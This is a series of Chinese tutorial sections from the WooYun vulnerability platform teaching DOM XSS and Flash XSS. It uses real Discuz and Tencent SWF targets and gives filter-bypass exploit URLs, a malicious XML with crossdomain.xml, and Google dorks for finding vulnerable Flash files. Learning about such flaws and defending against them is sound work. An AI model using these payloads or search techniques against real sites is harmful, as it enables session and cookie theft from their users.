


图 5.6.3 单引号被过滤

5. 那么是不是就没有办法了呢？我们可以看到 setTimeout 的第一个参数是字符串；我们前面的教程里说过一次，JS 字符串中，字符还可以表示为 unicode 的形式。即：单引号还可以表示为 \u0027 或 \x27。带着这个想法，我们可以试试\有没有被过滤。幸运的是，这里还真没过滤\



图 5.6.4 找到突破点

6. 接着我们就是构造代码了
首先写好代码。

```
<script type="text/javascript" reload="1">setTimeout("window.location.href='http://www.discuz.net/. /a';alert(document.cookie);a='';",2000);</script>
```

将里面的引号变为\u0027

```
<script type="text/javascript" reload="1">setTimeout("window.location.href='http://www.discuz.net/. /a\u0027;alert(document.cookie);a=\u0027';",2000);</script>
```

代入到 URL 里。

```
http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=a\u0027;alert(document.cookie);a=\u0027&oauth_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC126B&oauth_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth_vericode=3738504772&timestamp=1354305802
```

可以看到弹出了 cookies, 如图 5.6.5




图 5.6.5 弹出 cookies

7. 其实这里存在一个问题。这段 JS 代码里, 第一句是 `location.href="某个地址"`; 上面我们所演示的, 是一个 `alert`, 暂停了 `location.href` 的发生。

如果我们把 `alert(document.cookie)`; 换成插入某个 JS 文件的脚本代码, 就会出现問題。

即: JS 文件还没来得及加载, `location.href="某个地址"`; 这句就会被执行, 从而跳转到另外一个页面了, 继而导致失效。

8. 所以这里, 我们有必要改进下执行 JS 的办法。如下,

我们可以直接让代码变成执行 `location.href="javascript:alert(document.cookie)"`;

`location.href='原来的字符串'.替换(所有字符,"新的字符")`;

```
<script type="text/javascript" reload="1">setTimeout("window.location.href='http://www.discuz.net/. /a'.replace(/./+/,'javascript:alert(document.cookie)')';",2000);</script>
```

同上, 替换单引号, 加号什么的。

```
<script type="text/javascript" reload="1">setTimeout("window.location.href='http://www.discuz.net/. /a\u0027.replace(/.\u002b/, 'javascript:alert(document.cookie)')'.source);'",2000);</script>
```

最后利用代码。

```
http://www.discuz.net/connect.php?receive=yes&mod=login&op=callback&referer=a\u0027.replace(/.\u002b/, 'javascript:alert(document.cookie)')&oauth_token=17993859178940955951&openid=A9446B35E3A17FD1ECBB3D8D42FC126B&oauth_signature=a6DLYVhIXQJeXiXkf7nVdbgntm4%3D&oauth_vericode=3738504772&timestamp=1354305802
```

可以看到, 效果一样, 这次就不会发生跳转从而导致加载 JS 失败咯, 如图 5.6.6




图 5.6.6 JS 成功运行

9. 可以看到，这个实例，和前面 DOMXSS 入门时的例子其实本质上是一样的，不过输出最终进入的函数或者 javascript 语句不一样。

(连载中) 责任编辑: xiaohui

第 7 节 FlashXss 入门[navigateToURL]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

接下来，我们将讲解 FlashXss。由于乌云及社会各界的白帽子的上报，腾讯目前已经对绝大多数可能存在问题的 Flash 进行了修复。使得我在寻找真实案例时着实麻烦了不少。但是为了使得本教程足够完善和系统，我还是很艰难的找出了一些可以参考的例子。例子本身危害可能不大，但是希望能够借助例子给新手们描述清楚比较基本的东西。

Flash 的 actionscript 脚本目前网络上存在 2 种版本，即 2.0 与 3.0，本次教程先以 as3.0 为例。同时教程还会在如何使用搜索引擎搜索，如何查找关键词及构造利用代码方面进行详细的讲解。

详细说明:

1. 首先，第一步，我们需要找到存在缺陷的 FLASH 文件。如何找到这类文件呢？最好的办法，当然是 GOOGLE 搜索。但是其实很多人是不太会用搜索引擎。或者知道怎么用，但是不知道该如何搜索关键词。因而教程的开始，我们来说一说，如何搜索关键词。

2. 基本语句肯定是 `site:qq.com filetype:swf`

意思是，限定域名为 qq.com 文件类型为 FLASH 文件。

3. 显然这样会搜索出很多 FLASH 文件，不利于我们后续的漏洞查找，所以我们需要输入某个关键词来进一步缩小范围。这里我列举一些寻找关键词的方式。

已知存在缺陷的 FLASH 文件名或参数名，如: `swfupload`, `jwplayer` 等

多媒体功能的 FLASH 文件名，如: `upload`, `player`, `music`, `video` 等

调用的外部配置或数据文件后缀，如: `xml`, `php` 等

前期经验积累下来的程序员特征参数名用词，如: `callback`, `cb`, `function` 等

4. 结合以上经验，本例使用其中第三条:

我们搜索: `site:qq.com filetype:swf inurl:xml`

可以找到这个 FLASH

```
http://imgcache.qq.com/liveportal_v1/swf/carousel.swf?v=20101111&dp=http://v.qq.com/doco/pic.xml
```

5. 如果你对 FLASH 有一定了解或者你天资聪慧的话，通过以上地址，你或许能猜到那个 FLASH 会调用 `http://v.qq.com/doco/pic.xml` 这个 XML 文件的数据，为了看看是什么数据，我们可以使用抓包软件【这里我使用的是 charleswebproxy】来看看。



图 5.7.1 抓包的数据

6. 我们看看 <http://v.qq.com/doco/pic.xml> 的内容，对应着 FLASH 来看，如图 5.7.1

7. 这里我们重点关注的是 xml 里的 <link> 结点。也就是当我们点击图片时，会跳转到 link 所指向的地址。

8. 接着我们先说下基础知识。要实现上面点击图片，打开链接的功能，在 FLASH 里通常以以下代码来实现的。

当图片点击时执行函数 A

函数 A 内容如下：

```
//as3.0 版本
navigateToURL(newURLRequest(link), "_self");

//as2.0 版本
getURL(link, "_self");
```

其中 link 就是被打开的链接。

9. 但是这里存在一个问题，如果 link 是 "javascript:alert(1)"

那么就可以执行 JS 代码了。这里的点击执行代码的效果类似于网页里的


<ahref="javascript:alert(1)">点我弹出 1

10. 基于以上基础知识，我们可以先来反编译一下腾讯的 FLASH 文件，看看是不是上面这样

的。

这里我用到的反编译软件是 actionscriptviewer2009.

把下载好的 FLASH 文件，拖到软件里，然后把 AS 都保存出来，保存为文本文件，如图 5.7.2



www.wooyun.org

图 5.7.2 下载并保存

如上图，我们可以看到 AS 代码具有目录结构，这种是 AS3 的。如果不是这样目录的样子，则是 AS2 的代码。

由于我们要定位的是使用到 link 的代码。我们打开保存的 as 代码，进行搜索，如图 5.7.3




图 5.7.3 搜索关键字

可以看到，当点击图片时，直接将数据里的 link 作为参数传递到了 URLRequest 中。

11. 既然如此，我们把 http://v.qq.com/doco/pic.xml 给下载下来，

将 xml 文件里的<link>部分修改一下，如图 5.7.4

```

</item>
<sid>3</sid>

<bpurl>/video/play.html?vid=9aeIxCwV8rS</bpurl>

<url>http://img1.gtimg.com/v/pics/hv1/90/156/1162/75598920.j

<link>javascript:alert(1);</link>

<title><![CDATA[乞童背后的血色利益链]]></title>
<subtitle><![CDATA[中国10年大案要案回顾：乞丐探秘]]></subtit
</item>
<item>

```

图 5.7.4 修改部分代码

12. 上传修改后的 pic.xml 到我们自己的服务器。



图 5.7.5 上传到自己服务器

13. 这样一来，腾讯的 http://imgcache.qq.com/liveportal_v1/swf/carousel.swf 就会跨域加载我们的 http://itsokla.duapp.com/pic.xml 文件。

14. 既然是跨域加载，有必要说点基础知识。FLASH 跨域请求的流程大致如下：




图 5.7.6 流程图

15. 因而，我们要允许来自 imgcache.qq.com 的 FLASH 文件，访问我们的 xml 文件才行。在我们自己网站的根目录下，放置一个 crossdomain.xml

```

<?xmlversion="1.0"?>

```

```
<cross-domain-policy>
  <allow-access-fromdomain="*.qq.com"/>
</cross-domain-policy>
```

16. 最后, 看看我们的效果。点击图片时, 触发, 如图 5.7.7



图 5.7.7 成功触发 xss

(连载中) 责任编辑: xiaohui

第 8 节 FlashXss 进阶 [ExternalInterface.call 第一个参数]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

除了上一节讲到的 navigateToURL/getURL 之外呢, 另一个经常存在 XSS 缺陷的 as 函数就是 ExternalInterface.call, 此函数作为 FLASH 与宿主页面 javascript 通信的接口, 一般来说, 有“2”个参数, 第一个参数为所调用 js 函数名, 后续的其他参数则为所调用的 js 函数的参数。那么在参数可控的情况下, 不论是第一个参数或是后续参数可控, 我们均能加以利用实现 XSS。本节先说一说第一个参数可控的情况。

详细说明:

1. 先从程序员的角度说下基础知识, 有时候, 我们需要在 FLASH 里调用当前页面中 javascript 函数, 例如: 一个简单的需求, 我们要在游戏加载完成后, 执行弹出 1 的操作。javascript 代码:

```
alert(1)
```

as 代码

```
ExternalInterface.call("alert", "1");
```

2. 有的程序员就会觉得, 直接弹出 1 太丑了吧。于是他自己写个 js 的函数

```
functionmyalert(str) {
//显示一个漂亮的浮动层, 并且把 str 显示在上面。
}
```

然后在 as 里

```
ExternalInterface.call("myalert","1");
```

3. 又有一天, 另外一个程序员觉得上面那个程序员写的东西不错, 但是他的 JS 函数名不叫 myalert, 于是喊那个程序员改下 as 代码。于是那个程序员觉得, 免得以后老是有人喊我改代码, 他就将代码写成了下面这个样子。

```
varfunc:String=root.loaderInfo.parameters.func;//接受FLASH所带的func参数
ExternalInterface.call(func,"1");
```

这样一来, 其他想用这个 FLASH 的人, 不需要修改 FLASH, 只需要调用 FLASH 的时候带上参数即可。

比如我的 JS 函数是 newalert, 我只需要按照下面这么调用:

```
http://some.com/xxx.swf?func=newalert
```

4. 上述过程提高了程序的可重用性, 为开发人员带来了极大的便利, 但是却是缺乏安全考虑的。

攻击者可以采用以下的方式来执行自己的代码

```
http://some.com/xxx.swf?func=(function(){alert("hijack")})
```

5. 为了方便理解, 我们可以将

```
ExternalInterface.call("函数名","参数1");
```

看成 JS 里的

```
函数名("参数1");
```

而 FLASH 里实际最后执行的 JS 代码, 形式如下 (至于下面这句哪里来的, 暂时不表):

```
try{__flash__toXML(函数名("参数1"));}catch(e){"<undefined/>";}
```

因而函数名部分也可以写为 (function() {alert("hijack")}) 的形式。

6. 上面说的是理论基础, 有了这个基础, 我们来看实例, 就比较简单了。

```
http://quan.qq.com/swf/swfupload.swf
```

7. 怎么反编译, 见上一篇。我们来看怎么查找缺陷。

8. 因为这是一个 AS3.0 的 FLASH 文件, 我们首先确定 FLASH 是否有接受参数。

as3.0 接受参数的方法, 所有参数存放在 root.loaderInfo.parameters 对象里。

例如 aaa.swf?a=1&b=2&c=3,

那么 root.loaderInfo.parameters 则等于

```
{
  "a":1,
  "b":2,
  "c":3
}
```

9. 我们可以定位到 movieName 变量



图 5.8.1 定位变量

可以看出, FLASH 的 movieName 参数, 存放到了 this.movieName 中。

10. 进一步, this.movieName 被带入了 this.flashReady_Callback 及其它变量。




图 5.8.2 查找变量

```

this.flashReady_Callback=("SWFUpload.instances[" + this.movieName) + "\"]; flashR
eady");

```

11. 我们再看看, this.flashReady_Callback 被用到了哪里。




图 5.8.3 查找代码

12. 再接着看看调用 this.flashReady_Callback 的 Simple 函数是啥样子的, 如图 5.8.4 可以看到, 最终这个参数被放到 ExternalInterface.call 的第一个参数中执行了。

13. 是不是很激动。我们来假设一下, 按下面调用 FLASH

```

http://quan.qq.com/swf/swfupload.swf?movieName=aaaaaaa

```

那么 this.flashReady_Callback 就等于以下内容。
SWFUpload.instances["aaaaaaa"].flashReady
最终调用的是

```
ExternalInterface.call('SWFUpload.instances["aaaaaaa"].flashReady');
public static function Simple(_arg1:String):void{
    ExternalInterface.call(_arg1);
}
public static function FileQueueError(_arg1:String, _arg:
    ExternalInterface.call(_arg1, EscapeMessage(_arg3), 1
}
public static function Generic(_arg1:String, ... _args){
    var _local4:*;
    var _local3:Array = [];
    for each (_local4 in _args) {
```




图 5.8.4 Simple 函数

14. 如果我们要调用自己的 JS 代码，就需要构造闭合，但是你会发现有一定问题。。我们最多能够造成下面的模样。

```
ExternalInterface.call('SWFUpload.instances["aaa"];functionSWFUpload() {};SWFUp
load["aaa"].flashReady');
```

但是这样是无法正确执行的，因为 SWFUpload.instances 没有被定义，从而 SWFUpload.instances["aaa"]会失败。

15. 怎么办呢？这里就要拿出我们第 5 步里的知识了。我们把“函数名”换成 call 的第一个参数内容。变成下面的形式。

```
try{__flash__toXML(SWFUpload.instances["aaaaaaa"].flashReady("参数
1"));}catch(e){"<undefined/>";}
```

我们再基于以上代码来构造，

```
try{__flash__toXML(SWFUpload.instances["aaa"])}catch(e){alert(1)};///  
flashReady("参数 1"));}catch(e){"<undefined/>";}
```

图片解析：




图 5.8.5 构造代码

面一行不好看懂的话，写的好看点。

```
try{
```

```
__flash_toXML(SWFUpload.instances["aaa"])//此行代码, 因为 SWFUpload 未定义,
出错, 跳转到 catch 部分
} catch(e) {
    alert(1); //这里将会被执行。
};

//"].flashReady("参数 1");} catch(e) {"<undefined/>";}
```

16. 最后, 我们把构造的代码, 放进 FLASH 的参数里

```
http://quan.qq.com/swf/swfupload.swf?movieName=aaa"])} catch(e) {alert(1)}; //
```

可以看到成功执行 alert(1), 如图 5.8.6



www.wooyun.org

图 5.8.6 成功执行

(连载中) 责任编辑: xiaohui

第 9 节 FlashXss 进阶 [ExternalInterface.call 第二个参数]

作者: 心伤的瘦子

来自: 乌云漏洞提交平台

网址: <http://www.wooyun.org/>

简要描述:

讲完 ExternalInterface.call 的第一个参数, 我们接着来讲第“2”个参数, 之所以 2 打上引号, 因为 call 函数的原型是: call(functionName:String, ...arguments):*, 即后面可以有多个很多个参数, 我们统称为第 2 个参数。有时候我们会遇到 ExternalInterface.call("xxxxx", "可控内容"); 的情况, 那么这种情况下, 如何构造 XSS 呢?

详细说明:

1. 有了上一节教程的基础, 这次我们直接见实例。

通过 GOOGLE 搜索, site:qq.com filetype:swf inurl:xml

我们可以找到以下 FLASH。

```
http://imgcache.qq.com/qzone_v4/2/default_menu_horizontal.swf?xml_path=http://imgcache.qq.com/qzone/client/custom_menu/custom_menu.xml
```

2. 借鉴上上节教程的思路，我们可以看看


http://imgcache.qq.com/qzone/client/custom_menu/custom_menu.xml 里是个什么内容，如图 5.9.1

```
<?xml version="1.0" encoding="UTF-8"?>
- <navigation>
  <menu href="1" name="主 页"/>
  <menu href="2" name="日 志"/>
  <menu href="3" name="音乐盒"/>
  <menu href="4" name="留言板"/>
  <menu href="5" name="相 册"/>
  <menu href="6" name="迷你屋"/>
  <menu href="7" name="个人档"/>
  <menu href="8" name="好友秀"/>
</navigation>
```

www.wooyun.org

图 5.9.1 查看代码

3. 好像看不出来是个啥用途，我们反编译 FLASH 文件。



www.wooyun.org

图 5.9.2 反编译 flash 文件

4. 接着我们先看看是否有 getURL, ExternalInterface.call 之类的。



www.wooyun.org

图 5.9.3 查找关键字

可以看到，我们搜索到的是下面这句：

```
flash.external.ExternalInterface.call("custom_menu_swf", menu_array[_local2].href);
```

那么 call 的第一个参数是被限定死了～，第 2 个参数为 menu_array[_local2].href，如果你对 AS 有一点了解，不难看出 menu_array 是一个数组，那么 _local2 应该就是数组的下标，

而从单词含义“菜单数组”我们不难联想到上面 xml 文件里的数据。




图 5.9.4 代码实例

